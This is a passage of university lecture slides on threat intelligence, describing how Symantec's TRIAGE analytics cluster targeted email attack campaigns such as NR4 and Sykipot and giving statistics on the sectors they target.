


- Example of relationships between event and related IOCs of APT1.
- A dot is an IOC or an event, a link means the dots are related
- misp-graph[a] is released as a free software.

[a] `https://github.com/MISP/misp-graph`

Internet Security Threat Report (ISTR 2012)

TRIAGE – Looking for Attack Campaigns



Olivier Thonnard, Symantec Research Labs, Visualizing Cybercrime Campaigns using TRIAGE Analytics, FIRST conference 2012

TRIAGE analytics

Targeted Attack Campaign

- An **Attack Campaign** (AC) is a series of targeted attacks that:
  1. Are linked by a *sufficient* Nr of highly similar features
  2. Are likely to originate from the same people (because of 1.)
  3. On the same day or spanning multiple days (consecutive or not)

	Feature coalition	Aggregated Value
	Only 1 feat.	0.03 < X < 0.136
	Any 2 feat.	0.096 < X < 0.20 (MD5-ssdeep) < X < (MD5-IP)
At least 3 strong correlations	MD5 – IP – Day	0.40
	MD5 – From – Subject	0.39
	IP – From – Subject	0.366
	IP – To – Subject	0.336

Massive Organizational Targeted Attacks (MOTA)

Large-Scale Campaigns – Multiple Sectors


- **Over 1/3rd** of ACs are organized on a "large-scale", *i.e.*:
  - Target multiple organizations, active in different sectors
  - Most often, on different days

- Most of those large-scale ACs are very well-resourced
  - Up to 4 exploits used during the same campaign, e.g.:
    - Re-packed into 50+ different MD5s
    - 43 days-campaign, spread over 5 months, targeting 4+ sectors
  - Multilingual: the language used is tuned to the targeted recipients
    - Use of Chinese for .cn domains, Japanese for .jp, Russian for .ru, …


Massive Organizational Targeted Attacks (MOTA)

Example: NR4 campaign


3 attackers – 848 emails
on 16 dates over 3 months



NR4 Mass-scale campaign – Comparing Emails



NR4 Mass-scale campaign – Comparing Emails (2)



NR4 Mass-scale campaign – Comparing Emails (3)

Attacker #2

New attack from Attacker #2,
but this time in Chinese

[+ again, same C&C server …]

Note: All attacks exploit the same vulnerability (SWF/CVE-2011-0611.C)

Yet other dates

Attacker #3

New attack from Attacker #3,
on yet another target

…

Highly targeted campaigns

Single-Sector attack campaign


- About 2/3rd of ACs are highly-targeted:
  - They target multiple recipients but in a single, or a limited nr of sectors
  - E.g.: different companies active in the Aerospace or Defense industry

- Over 50% target the sectors:
  - Gov./Dipl., Defense or Aerospace

- However, more specific industries (in "niche" sectors) are more specifically targeted by those very focused attacks:
  - Agriculture, Construction, Academic, Chemical, Oil, Maritime, Healthcare
  - Much less targeted by "generic" multi-sector AC

Highly targeted campaigns

Example: Sykipot attacks




More Info:

Detailed review in: *The Sykipot Attacks*, Symantec Connect Blog

http://www.symantec.com/connect/blogs/sykipot-attacks

Example of Sykipot campaign (April 2011)

3 attackers – 52 emails sent on 3 dates
Targeting 30 mailboxes of 2 Defense industries



Olivier Thonnard, Symantec Research Labs, Visualizing Cybercrime Campaigns using TRIAGE Analytics, FIRST conference 2012

NEXT LECTURE

The topic of the next lecture on the 28th of April will be:

Disaster Recovery: Preparation, Implementation, Operation and Maintenance

Recommended reading to prepare for the next lecture:

- Chapter 9 & 10 in Whitman, Mattord and Green